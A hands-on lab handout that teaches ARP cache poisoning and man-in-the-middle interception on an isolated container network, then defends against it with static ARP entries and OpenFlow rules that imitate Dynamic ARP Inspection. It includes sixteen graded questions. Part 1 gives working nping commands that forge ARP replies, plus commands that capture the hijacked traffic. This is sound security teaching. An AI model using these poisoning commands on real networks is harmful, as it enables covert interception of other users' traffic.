

ARP hijacking

Follow-along: play the attacker, then the defender

Overview

Definition: ARP cache poisoning

Sending a host an ARP reply it never asked for, carrying a true IP address paired with the attacker's MAC address. ARP has no authentication and no memory of what it asked for, so the receiving host writes the pair into its cache and sends every later frame for that IP to the attacker.

Definition: Man-in-the-middle (MITM)

An attacker positioned so that both halves of a conversation pass through it. A transparent MITM forwards what it receives to the real destination, so both ends keep working and neither is prompted to investigate.

Every host on a LAN keeps a table mapping the IP addresses it talks to onto the MAC addresses it sends frames to, and it fills that table by believing whatever ARP tells it. **ARP cache poisoning** exploits that: a host that claims to own an address gets the traffic for it, because no part of ARP checks whether the claim is true. On a switched LAN this is the difference between seeing only your own traffic and seeing someone else's.

The attack matters because of what the attacker does next. Poison the victim's cache in one direction and the gateway's in the other, relay every frame you receive, and you are a **man-in-the-middle** on every conversation the victim has with anything off the LAN, while the victim's connectivity looks normal. Part 1 builds that position by hand, one forged packet at a time. Part 2 closes it, first on the hosts and then on the switch.

Running this lab in the TUI

You drive the lab from the MiniLabs launcher. Clone it if the machine does not have it, and pull if it does, because handouts and lab scripts change together:

```
git clone https://github.com/nzRichie/MiniLab.git ~/MiniLab    # first time
cd ~/MiniLab && git pull                                       # already cloned
```

Start the launcher from that directory:

```
cd ~/MiniLab && ./minilabs
```

If it exits with a Docker error, follow the setup in the repository's `README.md` and run it again.

The root menu lists one category per row. Select **Layer 2 attacks and mitigations**, then **ARP hijacking**, to reach this lab's actions:


- **Spawn** creates this lab's switch, attacker, victim, and gateway, and wires them. Wait for the panel to turn green before you go on. The first spawn of a lab also builds its images, which takes a few minutes; later spawns take seconds.

- **Status** prints each host's addressing and ARP cache, and whether the victim still reaches the gateway. Status takes over the whole screen: the arrow keys scroll its output, and Enter on **Done** closes it.
- **Shell command for a node** lists every node (attacker, victim, gateway, S1) and the `docker exec -it ...` line that opens a shell on it. Copy the line for the node a step below names into your own terminal. It holds the screen until Enter on **Done**, as Status does.
- **Reset to baseline** stops the poisoning, drops your defence, flushes the ARP caches, and returns the lab to its clean Part 1 state without tearing it down.
- **Teardown** removes the lab.
- **Open handout** opens this document.

Spawn the lab now, then work through Part 1 in your own terminal. **Back** (or Esc) returns to the lab list.

The setup

Three hosts and one switch on a single flat broadcast domain, 100.0.0.0/24:



Each node is labelled with the container name you pass to `docker exec`, and each end of a link with the address on that interface. The gateway is drawn as a router because that is the role it plays: it is the next hop the victim's off-LAN traffic goes to, and the identity the attacker takes over. The same addressing, to copy from:

Role	IP	Container
gateway	100.0.0.1	100_L2_LAB_gateway
attacker	100.0.0.10	100_L2_LAB_attacker
victim	100.0.0.20	100_L2_LAB_victim
switch	(none)	100_L2_LAB_S1

All three hosts attach to the same Open vSwitch bridge, `br0`, inside `100_L2_LAB_S1`. Every host's NIC is called `100-S1`; the switch port each one lands on is named after the host (`100-attacker`, `100-victim`, `100-gateway`).

The attacker carries a stock Layer-2 kit; there is no bespoke exploit to run:

- **arp-scan**, **arping**: find which hosts are on the LAN and read back their MACs.
- **nping** (from the nmap project): crafts and sends the forged ARP replies that do the poisoning. You fill in every field, so you have to know the MACs first.
- **tcpdump**: watch the traffic you divert.

The switch container adds **ovs-ofctl** and **ovs-appctl**, which read and write the bridge's forwarding tables. Part 2 uses both.

Part 1 needs four terminals open at once: one on the victim and three on the attacker (recon, capture, and the second poisoning stream). Part 2 adds one on the switch and one on the gateway. Every command block below opens with a comment naming the container its commands go in, and each block that starts a new session shows the **docker exec** that opens it:

```
# 100_L2_LAB_victim: this is how every step below opens a shell
docker exec -it 100_L2_LAB_victim bash
```

Assessment. This lab is graded on sixteen questions, marked inline below as **Question N**, each placed at the step whose output it asks about. Answer all sixteen in a separate document as you work through the steps. Every question is answered from what you see on screen at that step; none needs anything beyond the lab in front of you.

Part 1: the attack

1. **Confirm the honest baseline.** Start the victim from an empty cache, then give it a reason to fill one:

```
# 100_L2_LAB_victim: the victim, opened from your own terminal
docker exec -it 100_L2_LAB_victim bash
ip neigh flush all          # start from an empty cache
ip neigh show               # read it
ping -c2 100.0.0.1
ip neigh show               # read it again
```

Write down the MAC now listed for 100.0.0.1, and the **ttl** the two replies came back with. Leave this shell open; you will watch both change.

Question 1. Record the two **ip neigh show** outputs. You never typed the gateway's MAC address anywhere, yet the victim has it. State what the victim put on the wire to obtain it and what came back, and say why the victim could not send the first echo request until that exchange completed.

2. **Recon: find the MACs.** The forged packets need three addresses. Watch the discovery from the victim's side while you run it from the attacker's. First, in the victim's shell:

```
# 100_L2_LAB_victim: capture the next 12 ARP frames that reach this host
tcpdump -ne -i 100-S1 arp -c 12
```

Now, in a new terminal, scan the whole subnet from the attacker:

```
# 100_L2_LAB_attacker: your first attacker shell
docker exec -it 100_L2_LAB_attacker bash
arp-scan --interface=100-S1 --localnet      # every host on 100.0.0.0/24, with
its MAC
```

That lists the gateway and the victim. To confirm one host directly, **arping** pulls a single MAC straight from its reply; your own MAC you can read out of **sysfs**:

```
# 100_L2_LAB_attacker: in the same shell
arping -c1 -I 100-S1 100.0.0.1             # the gateway's MAC
cat /sys/class/net/100-S1/address          # the attacker's MAC
```

Record three values before moving on: **attacker MAC**, **victim MAC**, **gateway MAC**. Every command below substitutes them in.

Question 2. Read the victim's captured frames. Most of them ask about addresses that are not the victim's, and the victim answered only one. Record the destination MAC address the probes were sent to, and explain what the switch does with a frame addressed that way.

3. **Start the capture.** Open a second attacker terminal and watch for the traffic you are about to steal:

```
# 100_L2_LAB_attacker: a second shell, left running
docker exec -it 100_L2_LAB_attacker bash
tcpdump -n -i 100-S1 icmp
```

Ping the gateway from the victim again while this runs, and read what the capture shows.

Question 3. Say what the capture printed during the victim's ping, and explain it in terms of what the switch does with a unicast frame whose destination MAC it has already learned. Name the one change to the victim that would make those frames arrive at the attacker instead.

4. **Confirm you can relay.** The frames the victim is about to send you are addressed, at the IP layer, to someone else. A host drops those unless it is told to act as a router:

```
# 100_L2_LAB_attacker: back in your first attacker shell
sysctl net.ipv4.ip_forward                # expect: net.ipv4.ip_forward = 1
```

Definition: ICMP redirect

A message a router sends back to a host when it forwards that host's packet out of the same interface it arrived on, naming the next hop the host should have used. The message carries the router's own address as its source.

It is already 1 here, set when the container was created. These containers mount **/proc/sys** read-only, so **sysctl -w ...** fails from inside; on a real host you would turn it on yourself first with **sysctl -w net.ipv4.ip_forward=1**. The containers were also created with **ICMP redirects** disabled (**net.ipv4.conf.all.send_redirects=0**), which is the other half of staying quiet: a relay that leaves them on announces its own address to the victim on every packet it forwards.

Question 4. Predict what the victim's ping 100.0.0.1 would show, once the poisoning is running, if the attacker's ip_forward were 0 instead of 1. Say what the victim would conclude from that, and why it works against the attacker.

5. **Poison both caches by hand.** A host believes the last ARP reply it hears, whether or not it asked a question.

Definition: Unsolicited ARP reply

An ARP reply sent to a host that issued no matching request. Nothing in the protocol records which requests are outstanding, so the reply is processed on arrival rather than discarded as unexpected.

Send the victim an **unsolicited ARP reply** that says “the gateway 100.0.0.1 is at MY MAC”. nping builds the exact packet, and you supply every field (swap in the MACs from step 2):

```
# 100_L2_LAB_attacker: your first attacker shell, poisoning the victim
nping --arp --arp-type ARP-reply \
    --arp-sender-ip 100.0.0.1 --arp-sender-mac <attacker-mac> \
    --arp-target-mac <victim-mac> --dest-mac <victim-mac> \
    -e 100-S1 --rate 2 -c 0 100.0.0.20
```

-arp-target-mac, -dest-mac and the trailing 100.0.0.20 address and deliver the reply, unicast, to the victim, so nothing else on the LAN sees it. -rate 2 -c 0 sends two replies a second until you press Ctrl-C.

Question 5. Two of the fields in that command carry the claim; the rest only steer the packet. Name the two, and state the exact line the victim's ip neigh show will hold for 100.0.0.1 once it accepts them.

Leave it running and test what the forged replies can and cannot do. In the victim's shell:

```
# 100_L2_LAB_victim: with the poisoning still running
ip neigh flush all
sleep 10
ip neigh show
ping -c2 100.0.0.1
sleep 2 # wait a moment before reading it again
ip neigh show
```

Question 6. Record the cache at both points. The forged replies were arriving twice a second throughout, so explain what the ping supplied that they could not, and what that means for an attacker who poisons a host that has not yet talked to its gateway.

Now mirror the poisoning in a third attacker terminal, this time impersonating the victim to the gateway:

```
# 100_L2_LAB_attacker: a third shell, poisoning the gateway
docker exec -it 100_L2_LAB_attacker bash
nping --arp --arp-type ARP-reply \
    --arp-sender-ip 100.0.0.20 --arp-sender-mac <attacker-mac> \
    --arp-target-mac <gateway-mac> --dest-mac <gateway-mac> \
    -e 100-S1 --rate 2 -c 0 100.0.0.1
```

Question 7. The two `nping` commands are not interchangeable. State which direction of the victim-to-gateway conversation each one diverts, and name what the attacker’s capture would be missing if you had run only the first.

6. **See the hijack.** Back on the victim:

```
# 100_L2_LAB_victim: read the cache, then the connectivity
ip neigh show
ping -c4 100.0.0.1
```

The attacker’s `tcpdump` from step 3 now prints the victim-to-gateway ICMP. This is the confirmed attack.

Question 8. Compare the `ttl` on these replies with the one you recorded in step 1. Record both numbers and explain what the difference tells the victim about the path its traffic is taking now.

The switch has its own table, separate from every host’s ARP cache. Read it while the attack runs:

```
# 100_L2_LAB_S1: the switch, from your own terminal
docker exec -it 100_L2_LAB_S1 bash
ovs-ofctl show br0          # which port number is which host
ovs-appctl fdb/show br0     # which MAC the switch has learned on each port
```

Question 9. Record the port each of the three MAC addresses is learned on. State whether the switch’s table is wrong about anything, and use that to say precisely which table the attack corrupted and which layer it belongs to.

Question 10. The victim’s `ping 100.0.0.1` still succeeds while all its traffic goes through the attacker. Explain why relaying the traffic, rather than dropping it, makes this attack harder for the victim to notice, and state what the victim would have to inspect, and how regularly, to catch it.

Part 2: the defence

The attack works because a host takes the most recent claim about an IP address as the truth, whoever sends it and whenever it arrives. Neither defence below adds authentication to ARP, because the protocol has no field to carry it. Both instead supply the missing ground truth from somewhere else: the correct address pairs are stated once, in advance, and anything contradicting them is refused.

Where you state them is the difference between the two options: Option A writes them into a host's own cache, Option B into the switch. Try either; both stop the same poisoning, and the last question asks you to compare what each one covers.

Option A: static ARP on the hosts

Definition: PERMANENT (a static cache entry)

Linux tracks each ARP cache entry through a state machine (REACHABLE, STALE, DELAY, PROBE) that expires it and re-learns it from the network. An entry installed with **nud permanent** sits outside that machine: it never ages out and no incoming ARP updates it.

Pin the real binding as a **permanent** entry, using the gateway's real MAC (the one you read in step 2, or that an administrator would hand you). Keep both **nping** commands running while you do it, so you can see the defence take effect under attack. On the victim only, for now:

```
# 100_L2_LAB_victim: pin the gateway's real MAC
ip neigh replace 100.0.0.1 lladdr <gateway-mac> nud permanent dev 100-S1
ip neigh show
```

Then look at what the gateway holds, and at what the attacker still catches:

```
# 100_L2_LAB_gateway: from your own terminal
docker exec -it 100_L2_LAB_gateway bash
ip neigh show
```

```
# 100_L2_LAB_victim: give the attacker's capture something to catch
ping -c4 100.0.0.1
```

Question 11. With only the victim pinned, record the victim's cache, the gateway's cache, and what the attacker's **tcpdump** prints during that ping. Say which half of the conversation still reaches the attacker and why the pinned entry did nothing to stop it.

Now close the other half, and confirm the attacker's capture falls silent:

```
# 100_L2_LAB_gateway: pin the victim's real MAC
ip neigh replace 100.0.0.20 lladdr <victim-mac> nud permanent dev 100-S1
```

Question 12. Pinning entries by hand works for these three hosts. On a LAN with 400 hosts, say what has to be maintained and by whom, and name the routine event that invalidates an entry and forces the work to be done again.

Option B: ARP inspection on the switch

Definition: OpenFlow

The protocol and rule format Open vSwitch uses for its forwarding table. Each rule has a priority, a match on packet fields, and an action; the highest-priority matching rule wins. The action **NORMAL** hands the frame to the switch's ordinary learning logic.

Definition: Dynamic ARP Inspection (DAI)

A switch feature that checks every ARP frame on an untrusted port against a table of valid (IP, MAC, port) bindings and drops the ones that do not match, so a forged reply never reaches the host it was aimed at.

First undo Option A, so you are testing the switch and not the pinned entries:

```
# 100_L2_LAB_victim: drop the static entry
ip neigh del 100.0.0.1 dev 100-S1
```

```
# 100_L2_LAB_gateway: drop the static entry
ip neigh del 100.0.0.20 dev 100-S1
```

The stock switch image ships no ARP rules, so br0 passes every ARP frame, forged or not. Read the table it forwards with now:

```
# 100_L2_LAB_S1: the switch
docker exec -it 100_L2_LAB_S1 bash
ovs-ofctl dump-flows br0
```

You will replace that with an explicit policy: **OpenFlow** rules that spell out the same (IP, MAC) bindings the switch would learn for itself under **DAI**. You recorded all three MACs in step 2; swap them into the permit rules:

```
# 100_L2_LAB_S1: in the switch shell
ovs-ofctl del-flows br0
ovs-ofctl add-flow br0 \
    "priority=200,arp,arp_spa=100.0.0.1,arp_sha=<gateway-mac>,actions=NORMAL"
ovs-ofctl add-flow br0 \
    "priority=200,arp,arp_spa=100.0.0.20,arp_sha=<victim-mac>,actions=NORMAL"
ovs-ofctl add-flow br0 \
    "priority=200,arp,arp_spa=100.0.0.10,arp_sha=<attacker-mac>,actions=NORMAL"
ovs-ofctl add-flow br0 "priority=100,arp,actions=drop"
ovs-ofctl add-flow br0 "priority=10,actions=NORMAL"
```

Enter the whole block before you test anything: the policy is only complete on its last line.

With both **nping** commands still running, clear the victim's cache and give it a reason to refill:

```
# 100_L2_LAB_victim: does the poisoning still land?
ip neigh flush all
ping -c4 100.0.0.1
ip neigh show
```

Question 13. Read the flow table again with `ovs-ofctl dump-flows br0` while the poisoning runs. Record the `n_packets` counter on each of the five rules, name the rule the forged replies are landing on, and give the sender IP and sender MAC that stop them matching any `priority=200` rule.

The last rule is not decoration. Remove it, try the LAN, then put it back:


```
# 100_L2_LAB_S1: delete only the priority=10 rule
ovs-ofctl --strict del-flows br0 "priority=10"
```

```
# 100_L2_LAB_victim: with the catch-all gone
ping -c2 100.0.0.1
```

```
# 100_L2_LAB_S1: put it back
ovs-ofctl add-flow br0 "priority=10,actions=NORMAL"
```

Question 14. Record the ping result with the catch-all removed. You dumped `br0`'s flow table before you replaced it with the policy: name the line of that policy block that made a fifth rule necessary, explain why it did, and say which frames were being dropped.

Question 15. On a production switch, DAI does not get its bindings typed in by hand: it reads them from the DHCP leases the switch watched being handed out. Take a server on that LAN whose address was configured by hand and which never sends DHCP. Say what happens to its ARP under DAI, and what the operator has to do about it.

Question 16. Option A defends one host at a time; Option B enforces the bindings at the switch. Say which of the two still protects a newly connected host that has no static entries of its own, and which of the two still protects a host whose traffic never crosses this switch.

Checks: what “done” means

- **Attack works:** the victim's `ip neigh` shows the attacker's MAC for 100.0.0.1, and the attacker's `tcpdump` shows victim-to-gateway traffic.
- **Defence holds:** with the mitigation in place and the `nping` poisoning still running, the victim's `ip neigh` keeps the **real** gateway MAC and the attacker's capture is empty.

`scripts/status.sh` prints each host's ARP cache and victim-to-gateway reachability, so you can read the before and after without shelling in. To undo your work, `scripts/reset.sh` stops the poisoning, removes your flow rules and static entries, and flushes the caches, back to the Part 1 baseline.

Safety. Everything here lives on one isolated Open vSwitch bridge with no route off the host. The forged ARP only ever reaches the lab's own containers.

When you are done, tear the lab down. Choose **Teardown** in the TUI, or run `scripts/teardown.sh` directly, to remove the containers and their wiring so nothing is left running on your host. **Reset to baseline** only rewinds the attack and the defence; only **Teardown** deletes the lab.